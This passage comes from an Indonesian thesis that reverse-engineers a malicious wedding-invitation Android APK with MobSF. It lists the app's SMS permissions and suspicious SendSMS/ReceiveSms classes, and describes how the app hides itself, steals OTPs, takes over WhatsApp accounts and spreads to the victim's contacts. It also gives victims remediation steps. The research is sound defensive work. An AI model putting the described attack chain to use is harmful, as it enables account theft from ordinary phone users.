- d. Analisis abuse permission yaitu pencarian izin yang berlebihan atau tidak perlu seperti izin yang tidak relevan dengan mencari pada struktur yang terdapat pada kode didalamnya akan dilakukan pemeriksaan izin dalam aplikasi dan mencari izin yang tidak relevan atau melebihi kebutuhan fungsi aplikasi
- e. Analisis androidManifest.xml pada file ini berisi informasi penting tentang komponen aplikasi, seperti activity, service, dan receiver yaitu bagaimana aplikasi berfungsi dan berinteraksi dengan sistem.
- f. Melihat receiver atau penerima yaitu dengan menganalisis penerima SMS yang terdaftar dalam manifest. Pada proses ini kita akan melihat terkait fungsi penting untuk mengetahui bagaimana aplikasi dapat berinteraksi dengan SMS dan potensi resiko yang mungkin ada.
- g. Melihat kode kerentanan ini dengan melihat kode pada file yang mengandung kode yang berbahaya seperti sendsms.java, receivesms.java dan androidmanifest.xml dengan demikian ditemukan kerentanan dalam kode yang dapat dieksploitasi oleh pihak ketiga yaitu ditemukan pada file dapat mengirim dan menerima sms tanpa izin pengguna.

Parameter atau fitur utama yang dianalisis berupa:

- a. Kode Berbahaya pada proses ini akan dilakukan pencarian kode yang ditautkan oleh pelaku untuk mencuri data pengguna secara diam-diam tanpa notifikasi atau tanpa sepengetahuan pengguna.
- b. Izin berlebihan pada bagian ini akan dilakukan analisis izin yang tidak relevan dengan fungsi aplikasi yang memberikan akses berisiko tinggi.
- c. Struktur aplikasi yaitu dengan melihat komponen seperti konfigurasi aplikasi,

receivers, dan layanan yang digunakan aplikasi untuk mengidentifikasi fungsi tersembunyi.

3.4 Analisis Statis

Analisis statis adalah salah satu pengujian aplikasi seluler (Hanifurohman 2020). Analisis statis bertujuan untuk membuka, membaca, dan menemukan kode yang terindikasi malware. Dengan metode ini kita dapat membuka data yang memuat informasi yang ada di dalam malware dengan metode reverse engineering (De Santonario Magno Moises 2023). Dengan analisis statis kita dapat melihat dan menganalisis yang tidak memerlukan eksekusi kode, sehingga mengurangi resiko menjalankan kode berbahaya yang mungkin terdapat dalam aplikasi dengan begitu peneliti dapat mencegah potensi ancaman yang dapat muncul saat aplikasi dijalankan, deteksi kerentanan sejak awal sebelum aplikasi diinstal atau dijalankan, tidak bergantung pada lingkungan eksekusi.

Rancangan analisis kode aplikasi dengan melakukan decompiling yaitu file aplikasi undangan pernikahan.apk dibuka menggunakan metode reverse engineering untuk mendapatkan kode sumber aplikasi. Selain itu dilakukan pemindaian izin dan konfigurasi yang meninjau struktur izin dan konfigurasi yang ada pada aplikasi untuk memastikan tidak ada akses berlebihan yang mencurigakan. Setelah itu dilakukan identifikasi kode berbahaya dengan mencari pola atau tanda-tanda dalam kode yang dapat mengindikasikan adanya aktivitas berbahaya, seperti pengambilan data pengguna secara diam-diam. Jenis ancaman yang dicari yaitu bahaya dari aplikasi undangan pernikahan.apk dengan menganalisis jenis ancamana yang diidentifikasi meliputi:

- a. Kode berbahaya yang bertujuan untuk mencuri data seperti pengumpulan data pribadi tanpa izin pengguna
- b. Izin yang berlebihan atau tidak sesuai dengan fungsi aplikasi seperti izin mengakses sms yang dapat mengambil OTP korban, mengakses kontak atau jaringan yang terhubung dengan korban yang memuat informasi interaksi dengan korban

Pada proses analisis statis ini menggunakan MobSF (Mobile security framework) sebagai alat utama pada proses revers engineering dengan analisis statis yang dapat membuka dan membaca kode sumber aplikasi, melakukan analisis izin dan menemukan potensi ancaman dalam kode, dan memberikan laporan mendalam tentang hasil analisis, termasuk indikasi adanya komponen atau izin yang mencurigakan.

3.5 Pemantauan Koneksi

Menganalisis sumber kode bertujuan untuk menemukan informasi penting, seperti alamat IP host penerima, serta hal-hal lain yang berkaitan dengan koneksi eksternal yang dapat membahayakan pengguna. Analisis ini memberikan wawasan mengenai komunikasi yang dilakukan oleh aplikasi dan membantu mengidentifikasi potensi malware atau aktivitas berbahaya. Hasil dari proses ini berupa penemuan daftar atau jejak komunikasi aplikasi dengan host tertentu, yang dapat mengungkap entitas yang berinteraksi dengan aplikasi tersebut. Parameter yang dicatat yaitu tautan atau link berbahaya yang menampung setiap aktivitas korban dan mengumpulkan data secara ilegal. Koneksi ke telegram yang aktivitasnya menunjukkan data pengguna dikirimkan ke server pengguna yaitu berupa alamat ip atau domain yang menaruh ke server telegaram pelaku dan data yang dikirimkan melalui api atau bot telegram. Selain itu terdapat pengambilan SMS dimana pelaku dapat membaca isi pesan sms korban, mengirimkan sms pada kontak korban, mendapatkan kode otentikasi (OTP) yang dikirim dari layanan lain, setelah pengambilan mengakibatkan pelaku dapat mengakses akun tersebut.

3.6 Identifikasi Karakteristik APK Terhadap Keamanan *Device Android*

Meneliti karakteristik khusus yang terkait dengan keamanan device Android, termaksud temuan hasil dari analisis reverse engineering dan dinamis sebelumnya namun pada tahap ini berfokus pada potensi kerentanan, jenis serangan yang mungkin terjadi serta dampaknya. Hasil dari proses ini berupa informasi rekomendasi pengamanan yaitu perbaikan keamanan yang perlu dilakukan untuk mengatasi kerentanan yang teridentifikasi.

Kerangka kerja dalam mengevaluasi tingkat resiko kerentanan aplikasi yaitu dengan severity distribution yang melihat tingkat keparahan aplikasi yaitu tinggi, rendah, aman, dan area yang teridentifikasi. Selain itu juga pada bagian ini kita dapat melihat kalsifikasi ancaman dari file androidManifest.xml, pada bagian ini kita dapat melihat izin aplikasi, komponen aplikasi yang diekspor, dan atribut pada aplikasi.

3.7 Penelitian Terkait Sebagai Evaluasi Rancangan

Melibatkan kajian literatur dan penelitian terkait yang dilakukan oleh peneliti lain, pada tahap ini akan ada perbandingan hasil sebagai evaluasi antara keduanya bagaimana cara malware menginfeksi dan masuk ke dalam sistem perangkat android. Ini dilakukan guna memastikan bahwa rancangan metodologi yang digunakan dapat diterapkan secara efektif.

3.8 Kesimpulan

Berdasarkan temuan dari analisis yang dilakukan, dapat memberikan kesimpulan terkait serta memberikan rekomendasi atau solusi keamanan untuk melindungi device Android dari potensi ancaman malware yang dapat dieksploitasi melalui file.apk.

BAB 4

Hasil dan Pembahasan

4.1 Studi Literatur

Pada tahap ini pencarian secara mendalam terkait kerentanan aplikasi android, beberapa peneliti yang memberikan referensi serta pemahaman yang mendalam terkait dengan aplikasi android serta bagaimana malware menginfeksinya sehingga terjadi pengambilan data pribadi yang berbahaya.

Kerentanan aplikasi yang ditemukan pada sistem operasi Android di smartphone dapat mengakibatkan terjadinya tindak kejahatan. Kerentanan semacam ini dapat diakses secara berkelanjutan. Pada kerentanan yang memungkinkan malware memasuki sistem operasi pada smartphone melalui aplikasi yang dipasang di dalam sistem operasi Android yang digunakan, bentuknya beragam seperti malware. Malware di sini tidak hanya dapat merusak sistem, tetapi juga bisa menjadi program untuk memonitor dan mengontrol sistem dari jarak jauh. Kegiatan ini bisa dilakukan oleh orang yang tidak bertanggung jawab dan dapat merugikan orang lain (Alviansyah, 2021).

Adanya kerentanan yang ada pada sistem operasi smartphone yang disebabkan oleh pengguna awam atau yang kurang berhati-hati dalam menginstal aplikasi maupun yang asal mengklik link yang sifatnya kurang aman, ini dapat memungkinkan penggunanya kehilangan data, bahkan dalam bentuk uang elektronik (e-money) (Aldya, 2019). Pada tanggal 01 November 2023, seorang pengguna Android mengunduh sebuah aplikasi Android melalui WhatsApp, diyakini sebagai sebuah undangan. Namun, setelah diinstal, tidak ada undangan yang terdapat di dalam aplikasi tersebut. Bahkan, hanya beberapa menit setelah instalasi, WhatsApp pengguna tersebut secara otomatis mengalami modifikasi yang menyebabkan hilangnya seluruh percakapan dan data yang tersimpan di dalamnya.

Selain itu, seorang pengguna Android lain juga mengalami kasus serupa terkait pengiriman file dengan ekstensi .apk melalui WhatsApp. Pada kejadian tersebut, bukan data yang terdapat pada aplikasi WhatsApp yang hilang, melainkan akun Shopee pengguna yang tiba-tiba logout dan tidak dapat login kembali. Setelah dilakukan analisis lebih lanjut, ternyata file dengan ekstensi .apk tersebut mengandung malware yang bertujuan untuk mencuri OTP (One Time Password) pengguna, Malware tersebut mengakibatkan pengambilan data OTP dari pengguna, menyebabkan kehilangan akses pada akun Shopee. Kasus ini tentunya menjadi hal yang sangat meresahkan bagi pengguna, dimana tentunya dampaknya bisa merugikan pengguna.


Dari permasalahan di atas penting untuk dipahami sumber masalah, dampak yang dihasilkan, dan langkah-langkah yang dapat diambil untuk mengurangi resiko serta melindungi pengguna dari ancaman serupa di masa depan yang akan datang. Kerentanan aplikasi ini dapat ditemukan dengan reverse engineering. Reverse engineering adalah salah satu metode yang digunakan untuk melakukan analisis mendalam pada aplikasi sistem operasi Android yang terdapat pada smartphone kita yang rentan atau telah terserang malware (Aldya, 2019). Penerapan reverse engineering ke malware yang terdapat dalam file.apk dapat melibatkan langkah yang mirip dengan penerapan reverse engineering ke malware dalam format lainnya. Namun, perbedaannya terletak pada lingkungan dan karakteristik khusus yang terkait dengan file.apk yang digunakan pada platform Android.



Gambar 4.1 Statistik antarmuka pengguna portal administrasi analisis izin android

Sumber: (Abdullah Talha 2023)

Ancaman malware yang semakin kompleks ditunjukkan oleh kemampuan malware yang semakin canggih dalam menyamarkan dirinya sebagai aplikasi yang tampaknya sah. Banyak aplikasi meminta izin yang luas, termasuk akses lokasi dan status jaringan, yang dapat digunakan untuk aktivitas berbahaya jika jatuh ke tangan yang salah. Menurut laporan McAfee Mobile Threat Report, insiden malware mobile meningkat sebesar 40% pada tahun 2023 dibandingkan tahun sebelumnya, dengan sebagian besar insiden berasal dari file APK yang diunduh dari sumber yang tidak terpercaya.



Gambar 4.2 Reverse Engineering


Sumber: (Febrianto, 2020)

Pada Gambar 4.2 di atas menunjukkan terdapat *source code* yang menunjukkan adanya malware mengakses jaringan internet. Adanya source code Android. Permission.INTERNET, Android. permission. ACCESS_WIFI_STATE, dan Android. Permission.access_network_state yang menandakan bahwa malware mengakses network traffic. Dari hasil pengujian ini malware terdeteksi adanya source code tersebut maka akan dijadikan sample malware untuk pengujian lebih lanjut. Penjelasan sebagai berikut:

- a. Android.permission. INTERNET yaitu Permission tersebut berfungsi untuk mengizinkan aplikasi menggunakan layanan jaringan dan mengizinkan aplikasi membuka soket jaringan.
- b. Android.permission. ACCESS_WIFI_STATE yaitu Permission tersebut berfungsi untuk mengizinkan aplikasi mengakses informasi tentang jaringan Wi-Fi pada device

- c. Android. permission. ACCESS_NETWORK_STATE yaitu permission tersebut berfungsi untuk mengizinkan aplikasi mengakses informasi tentang jaringan internet pada device.

Jadi pengujian dengan sample8.apk menunjukkan bahwa aplikasi tersebut meminta akses jaringan internet pada device pengguna (Febrianto, 2020)



Gambar 4.3 Pengiriman data pribadi pengguna android

Sumber: (Frenol De Santonario Magno Moises, 2023)


Pada Gambar 4.3 di atas menunjukkan bahwa terdapat string yang berfungsi sebagai host ip yaitu semua data yang diterima dari korban setelah penginstalan akan dikirim ke host 127.0.0.1. Frenol De Santonario Magno Moises (2023) telah melakukan penelitian pada aplikasi yang dapat disematkan malware. Pada penelitian ini analisis dilakukan dengan sample malware trojan pada aplikasi syssec.App.apk dengan menggunakan metode reverse engineering. Dalam melakukan reverse engineering malware trojan menggunakan tools APKTOOL, JD-GUI. Penelitian tersebut melakukan analisa terhadap sebuah aplikasi syssec.App.apk yang terinfeksi malware trojan dengan menggunakan metode *reverse engineering*. Hasil dari analisis pada aplikasi syssec.App.apk ditemukan adanya ip host penerima yang terdapat pada source code di dalam syssec.App.apk.

4.2 Pengumpulan Data

Data yang dikumpulkan sebagai objek penelitian dalam studi ini adalah aplikasi undangan pernikahan dalam format .apk yang diinstal langsung pada perangkat Android milik responden. Aplikasi undangan pernikahan .apk ini menjadi aplikasi yang sangat meresahkan di kalangan masyarakat pengguna awam. Selanjutnya, dilakukan analisis mendalam terhadap aplikasi tersebut. Hasil analisis menunjukkan bahwa pengguna atau responden

mengalami beberapa masalah setelah melakukan penginstalan aplikasi undangan pernikahan .apk.

Awalnya, pengguna menginstal aplikasi ini karena aplikasi tersebut dikirimkan oleh saudaranya, yang diyakini sebagai undangan pernikahan yang sah. Selama proses penginstalan, pengguna menerima notifikasi yang berbahasa Inggris, yang sulit dipahami olehnya. Akibatnya, pengguna memberikan akses atau izin kepada aplikasi tersebut. Setelah dilakukan pemeriksaan, ditemukan bahwa izin yang diberikan oleh pengguna mencakup akses ke SMS, sebagaimana ditunjukkan pada Gambar 4.4.




Gambar 4.4 Informasi izin aplikasi undangan pernikahan.apk yang telah di instal di android

Pada Gambar 4.4 merupakan sebuah informasi tentang aplikasi "undangan pernikahan.apk" yang terpasang menunjukkan bahwa ada satu izin yang diberikan pada aplikasi yang dapat memicu kerentanan pada android tersebut, yaitu izin SMS. Setelah aplikasi tersebut diinstal, pengguna memberikan izin kepada aplikasi untuk mengakses SMS yang masuk di perangkat Android pengguna. Tujuan dari izin ini adalah untuk mencuri OTP yang dikirimkan via SMS. Dengan OTP tersebut, pelaku dapat mengakses beberapa data

pengguna yang berharga, seperti OTP yang digunakan untuk mengakses WhatsApp, m-banking, Shopee, dan data penting lainnya.

Setelah penginstalan aplikasi undangan pernikahan.apk ini tidak muncul pada permukaan atau menu aplikasi yang biasa ditampilkan pada android. Aplikasi undangan pernikahan.apk ini hanya ditemukan pada manajemen aplikasi yang terdapat pada menu pengaturan di android. Cara melihatnya yaitu dengan membuka menu pengaturan pada android, kemudian masuk ke manajemen aplikasi dan penyimpanan aplikasi. Disana kita dapat menemukan aplikasi undangan pernikahan.apk ini dan mulai melakukan pencegahan yaitu dengan mengaktifkan mode pesawat terlebih dahulu tujuannya agar tidak ada koneksi internet yang memungkinkan pelaku untuk terhubung langsung pada perangkat android yang terinfeksi.

Setelah proses tersebut mulailah proses pencopotan dengan uninstall aplikasi, biasanya setelah proses ini maka aplikasi tersebut langsung menghilang dari perangkat. Setelah dipastikan bahwa aplikasi benar-benar telah hilang dan benar-benar bersih dari perangkat, segera ubah semua sandi dari akun-akun yang dimiliki. Hal ini sangat disarankan untuk mencegah terjadinya pencurian data, karena diduga setelah penginstalan, pelaku sudah bisa mengakses beberapa data yang ada di perangkat android kita.



Gambar 4.5 Informasi penyimpanan aplikasi undangan pernikahan .apk yang terdapat pada manajemen penyimpanan aplikasi


Gambar 4.5 tersebut merupakan informasi yang menunjukkan letak undangan pernikahan .apk yang tidak terdapat di permukaan aplikasi yang hanya terletak pada manajemen penyimpanan aplikasi. Akibat yang dapat ditimbulkan setelah penginstalan aplikasi undangan pernikahan.apk ini adalah pengambilan OTP sama akhirnya pelaku dapat mengakses WhatsApp korban. Proses ini melibatkan penguncian WhatsApp korban dengan PIN dan mengaktifkan verifikasi dua langkah menggunakan email milik pelaku. Dengan demikian, ketika korban mencoba mengakses WhatsApp, akun tersebut akan terkunci dan hanya dapat dibuka dengan OTP yang dikirimkan melalui email yang telah ditautkan oleh pelaku. Selain itu, PIN ini hanya bisa dibuka 5 hari setelah proses penguncian ditunjukkan pada Gambar 4.6.



Gambar 4.6 Informasi akibat yang ditimbulkan berupa WhatsApp korban yang di PIN oleh pelaku

Pada Gambar 4.6 merupakan akibat yang ditimbulkan setelah penginstalan aplikasi undangan pernikahan .apk. pada proses ini Selama WhatsApp terkunci dengan PIN, aplikasi "undangan pernikahan.apk" akan otomatis terkirim ke kontak-kontak korban tujuannya untuk menginfeksi dan mencari korban lainnya. Pengguna yang tidak menyadari hal ini akan

melihat aplikasi tersebut sebagai undangan pernikahan yang sah dan mungkin akan menginstalnya juga, sehingga menyebarkan malware lebih lanjut. Tindakan ini dapat menyebabkan kerugian besar bagi korban, termasuk kehilangan akses ke akun WhatsApp mereka dan potensi penyalahgunaan data pribadi yang disimpan di dalamnya.



Gambar 4.7 Undangan Pernikahan .apk di MobSF


Pada Gambar 4.7, ditunjukkan aplikasi undangan pernikahan dengan format .apk yang dijalankan di MobSF sebagai alat utama dalam proses analisis ini. Pada software ini menawarkan banyak kemampuan analisis sehingga memungkinkan peneliti untuk mengidentifikasi potensi kerentanan dan ancaman lebih efektif, alat ini tidak hanya membantu dalam mengidentifikasi kerentanan. Dalam proses ini, dilakukan eksplorasi dan analisis mendalam untuk mengidentifikasi serta menginterpretasikan aplikasi undangan pernikahan .apk ini. Beberapa informasi yang didapatkan terkait aplikasi ini meliputi ukuran file sebesar 5,07 MB, 1 aktivitas, 2 penerima (receivers), dan 1 penyedia (provider).

4.3 Teknik Reverse Engineering

Teknik Reverse Engineering merupakan pendekatan penting dalam analisis, terutama dalam mengidentifikasi kerentanan yang terdapat pada aplikasi undangan pernikahan dengan format .apk. Melalui proses ini, kita dapat memahami lebih dalam tentang alur logika aplikasi yang kompleks. Reverse Engineering berkaitan erat dengan file APK, karena melalui proses ini, seorang peneliti dapat membongkar atau melakukan dekompilasi file

APK untuk memahami bagaimana aplikasi Android bekerja. Dalam konteks keamanan android metode ini digunakan untuk menganalisis dan memeriksa aplikasi pada kode sumbernya dengan tujuan untuk menemukan potensi kerentanan atau aktivitas berbahaya didalamnya teknik ini dapat diketahui bagaimana aplikasi berfungsi di dalam sistem, serta bagaimana malware atau aplikasi berbahaya dapat mengeksploitasi kelemahan tersebut. Cara reverse engineering menemukan solusi dalam penelitian ini yaitu dengan mengidentifikasi kerentanan dan celah keamanan, pemahaman terhadap perilaku aplikasi, pencegahan exploitasi lebih lanjut dengan mempelajari cara malware bersembunyi

Dalam penelitian ini, teknik *reverse engineering* digunakan untuk memperoleh wawasan mendalam tentang bagaimana aplikasi atau sistem beroperasi pada tingkat yang lebih dalam. Penelitian ini menemukan beberapa fungsi yang tergolong mencurigakan, seperti fungsi SendSMS.java dan ReceiveSMS.java.



Gambar 4.8 File Decompiler Code undangan pernikahan.apk

Pada Gambar 4.8 merupakan sebuah proses decompile file yang ditemukan didalamnya terdapat dua file yang memiliki kode berbahaya atau dapat mengambil data pribadi pengguna yaitu SendSMS.java, dan ReceiveSms.java yang setelah dianalisis ternyata mengandung kode yang mencurigakan. File tersebut memiliki permission yang memiliki status berbahaya ditunjukkan pada Gambar 4.9

≡ APPLICATION PERMISSIONS

PERMISSION	STATUS	INFO	DESCRIPTION
android.permission.RECEIVE_SMS	dangerous	receive SMS	Allows application to receive and process SMS messages. Malicious applications may monitor your messages or delete them without showing them to you.
android.permission.INTERNET	normal	full Internet access	Allows an application to create network sockets.
android.permission.READ_SMS	dangerous	read SMS or MMS	Allows application to read SMS messages stored on your phone or SIM card. Malicious applications may read your confidential messages.
android.permission.SEND_SMS	dangerous	send SMS messages	Allows application to send SMS messages. Malicious applications may cost you money by sending messages without your confirmation.

